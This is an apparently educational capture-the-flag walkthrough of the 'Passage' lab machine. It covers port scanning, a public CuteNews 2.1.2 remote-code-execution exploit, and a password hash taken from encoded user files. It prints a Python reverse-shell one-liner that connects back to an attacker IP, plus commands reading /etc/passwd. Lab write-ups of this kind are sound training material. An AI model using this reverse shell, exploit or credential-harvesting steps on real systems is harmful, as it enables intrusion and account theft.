Passage

3rd March 2021 / Document No D21.100.109

Prepared By: bertolis

Machine Author: ChefByzen

Difficulty: Medium

Classification: Official

Synopsis

Passage is a medium difficulty Linux machine that hosts a CuteNews web application. This is found to suffer from a remote command execution vulnerability, which is leveraged to gain a foothold. A CuteNews password hash for the application user `paul` is discovered and cracked. Owing to password reuse, we can use this to move laterally to the `paul` system user. A private SSH key is found to be shared between the system users, which allows us to move laterally to `nadav`. This user is found to be a member of the sudo group. Enumeration of the vim command line history reveals that the `com.ubuntu.USBCreator.conf` policy has been edited, in order to allow users of the `sudo` group to invoke methods of the `usb-creator` service. The D-Bus service USBCreator is found to suffer from a vulnerability, allowing the password security policy imposed by `sudo` binary to be bypassed. This is leveraged in order to read privileged files as root.

Skills Required


- Web Enumeration
- Windows Enumeration

Skills Learned

- Basic Web Exploitation
- D-Bus Service Exploitation


Enumeration

```
ports=$(nmap -Pn -p- --min-rate=1000  -T4 10.10.10.206 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -Pn -sC -sV 10.10.10.206
```



```
nmap -p$ports -Pn -sC -sV 10.10.10.206
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan
times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-02 15:50 EET
Nmap scan report for 10.10.10.206 (10.10.10.206)
Host is up (0.074s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)
|   256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)
|_  256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Passage News
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals an Apache server and a SSH server running on their default ports. The website title is named "Passage News". Let's browse on port 80 using our web browser.



Passage News

Lorem ipsum dolor

Navigation: Main page | Archives | RSS

Implemented Fail2Ban

18 Jun 2020 By admin 0 Comments
Due to unusally large amounts of traffic, View & Comment

Phasellus tristique urna

12 Jun 2020 By Kim Swift 0 Comments
Sed felis pharetra, nec sodales diam sagittis. View & Comment

Aenean dapibus nec

06 Jun 2020 By Kim Swift 0 Comments
Urna eget vulputate. View & Comment


The page displays updates regarding the state of the host. We also notice on hovering over the author names that their email addresses are displayed. We can see this better if we inspect the web page source code. Hit `CTRL` + `U` to display the source code.

```
<div class="blog-item">
  <div class="blog-content card">
     <h3><a href="/index.php?id=2">Sed porta lectus</a></h3>
     <div class="entry-meta">
      <span><i class="icon-calendar icon-blog-mini"></i> 17 Mar 2020</span>
      <span><i class="icon-user icon-blog-mini"></i> By <a href="mailto:paul@passage.htb">Paul Coles</a></span>
      <!--span><i class="icon-folder-close icon-blog-mini"></i> </span-->
      <span><i class="icon-comment icon-blog-mini"></i> <a href="/index.php?id=2">3 Comments</a></span>
     </div>
  Vitae justo ultricies vehicula.
     <a target="_blank" href="/index.php?id=2">View & Comment <i class="icon-angle-right"></i> </a>
  </div>
</div><!--blog-item-->
<div class="blog-item">
  <div class="blog-content card">
     <h3><a href="/index.php?id=1">Lorem ipsum dolor</a></h3>
     <div class="entry-meta">
      <span><i class="icon-calendar icon-blog-mini"></i> 03 Mar 2020</span>
      <span><i class="icon-user icon-blog-mini"></i> By <a href="mailto:nadav@passage.htb">admin</a></span>
      <!--span><i class="icon-folder-close icon-blog-mini"></i> </span-->
      <span><i class="icon-comment icon-blog-mini"></i> <a href="/index.php?id=1">2 Comments</a></span>
     </div>
  Sit amet, consectetur adipiscing elit.
     <a target="_blank" href="/index.php?id=1">View & Comment <i class="icon-angle-right"></i> </a>
  </div>
</div><!--blog-item-->
```

In the above snippet we see the emails `paul@passage.htb` for the author `Paul Coles`, and `nadav@passage.com` for the author `admin`. Further enumeration of the source code reveals the directory `CuteNews`.


```
<head>
    <title>Passage News</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

     <!-- **CSS - stylesheets** -->
    <link href="CuteNews/libs/css/cosmo.min.css" rel="stylesheet">
    <link href="CuteNews/libs/css/font-awesome.min.css" rel="stylesheet">

    <!-- **JS Javascripts** -->
    <script src="CuteNews/libs/js/jquery.js"></script>
    <script src="CuteNews/libs/js/bootstrap.min.js"></script>
```

Navigating to the URL `http://10.10.10.206/CuteNews` returns the following login page.



Foothold

Attempts to gain access with default credentials such as `admin / admin` are not successful. Underneath the sign-in and register buttons we see the version of the web application. Searching online for `CuteNews 2.1.2 exploit`, returns this Exploit-DB page as the first result.




About 8,330 results (0.46 seconds)

www.exploit-db.com › exploits

CuteNews 2.1.2 - Remote Code Execution - Exploit Database

10 Sept 2020 — **CuteNews 2.1.2** - Remote Code Execution. CVE-2019-11447 . webapps **exploit** for PHP platform.

CuteNews 2.1.2 suffers from a Remote Code Execution vulnerability (CVE-2019-11447).




CuteNews 2.1.2 - Remote Code Execution

EDB-ID: 48800	CVE: 2019-11447
EDB Verified: ✗	
Author: MUSYOKA IAN	Type: WEBAPPS
Exploit: ⬇ / {}	
Platform: PHP	Date: 2020-09-10
Vulnerable App:	

The MITRE CVE website describes that the vulnerability that exists in the avatar upload process, as there is no affective control of the `$imgsize` variable in `/core/modules/dashboard.php`. The attacker can bypass the control by changing the header to `GIF`. Let's download the exploit or check Appendix A at the end of this writeup, and examine it to ensure that we understand what it's doing.

```
wget https://www.exploit-db.com/download/48800
python3 48800.py
```




```
python3 48800.py

<SNIP>
[->] Usage python3 expoit.py

Enter the URL> http://10.10.10.206

<SNIP>
============================
Dropping to a SHELL
============================

command > whoami
www-data
```

The exploit prompts for a URL, and we enter `http://10.10.10.206`. The `whoami` command successfully executed and confirms that we have a foothold as the user `www-data`. Let's get an interactive session using the following commands. First, start a listener using Netcat on our local machine.

```
nc -lvp 4444
```

Then we run the following on the remote machine to check if Python is installed.


```
which python
```



```
command > which python
/usr/bin/python
```

It is, and we can execute the following command in order to land a reverse shell.


```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t(("10.10.14.14",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



```
nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from 10.10.10.206 [10.10.10.206] 45280
/bin/sh: 0: can't access tty; job control turned off
$
```

We can also spawn a PTY by executing the following command.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```




```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@passage:/var/www/html/CuteNews/uploads$
```

Lateral Movement

Post-exploitation enumeration reveals the system users `nadav` and `paul`.


```
cat /etc/passwd
```



```
command > cat /etc/passwd

<SNIP>
nadav:x:1000:1000:Nadav,,,:/home/nadav:/bin/bash
paul:x:1001:1001:Paul Coles,,,:/home/paul:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
```

These users were also found to be using the CuteNews web application. Enumeration of the web application file structure reveals that user information is stored in the directory `/var/www/html/CuteNews/cdata/users`. Let's examine this directory.


```
cd /var/www/html/CuteNews/cdata/users
ls -l
```



```
www-data@passage:/var/www/html/CuteNews/cdata/users$ ls -l
ls -l
total 116
-rwxr-xr-x 1 www-data www-data  133 Jun 18  2020 09.php
-rw-r--r-- 1 www-data www-data  109 Aug 30  2020 0a.php
-rw-r--r-- 1 www-data www-data  125 Aug 30  2020 16.php
-rw-r--r-- 1 www-data www-data  137 Mar  2 12:10 1b.php
-rwxr-xr-x 1 www-data www-data  437 Jun 18  2020 21.php
-rw-r--r-- 1 www-data www-data  109 Aug 31  2020 32.php
-rwxr-xr-x 1 www-data www-data  113 Jun 18  2020 52.php
-rw-r--r-- 1 www-data www-data  117 Mar  2 12:10 57.php
-rwxr-xr-x 1 www-data www-data  129 Jun 18  2020 5d.php
<SNIP>
```


The PHP file contain a base64-encoded string.

```
cat 09.php
```


```
www-data@passage:/var/www/html/CuteNews/cdata/users$ cat 09.php
cat 09.php
<?php die('Direct call - access denied'); ?>
YToxOntzOjU6ImVtYWlsIjthOjE6e3M6MTY6InBhdWxAcGFzc2FnZS5odGIiO3M6MTA6InBhd
WwtY29sZXMiO319
<SNIP>
```


Let's decode it.

```
echo
YToxOntzOjU6ImVtYWlsIjthOjE6e3M6MTY6InBhdWxAcGFzc2FnZS5odGIiO3M6MTA6InBhdWwtY29s
ZXMiO319 | base64 -d
```


```
www-data@passage:/var/www/html/CuteNews/cdata/users$ echo
YToxOntzOjU6ImVtYWlsIjthOjE6e3M6MTY6InBhdWxAcGFzc2FnZS5odGIiO3M6MTA6InBhd
WwtY29sZXMiO319 | base64 -d
<zc2FnZS5odGIiO3M6MTA6InBhdWwtY29sZXMiO319 | base64 -d

a:1:{s:5:"email";a:1:{s:16:"paul@passage.htb";s:10:"paul-coles";}}
<SNIP>
```


The email of the user `paul` along with some other Information is found to be encoded in this PHP file. This confirms that these files contain information about web app users. Let's do the same for the other files and see if we can find the password of the user `paul`. The following command lists and decodes the content of all the PHP files in the directory.

```
grep -r -h "php" -v /var/www/html/CuteNews/cdata/users/ | base64 -d | sed
"s/}}/}}\n/g"
```


```
www-data@passage:/var/www/html/CuteNews/cdata/users$ grep -r -h "php" -v
/var/www/html/CuteNews/cdata/users/ | base64 -d | sed "s/}}/}}\n/g"

<SNIP>
a:1:{s:4:"name";a:1:{s:10:"paul-coles";a:9:
{s:2:"id";s:10:"1592483236";s:4:"name";s:10:"paul-
coles";s:3:"acl";s:1:"2";s:5:"email";s:16:"paul@passage.htb";s:4:"nick";s
:10:"Paul
Coles";s:4:"pass";s:64:"e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6c
b43f16f497273cd";s:3:"lts";s:10:"1592485556";s:3:"ban";s:1:"0";s:3:"cnt";
s:1:"2";}}
```

The password hash `e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273` seems to be for the user `paul`. We can try to identify the hash format using `hash-identifier`.

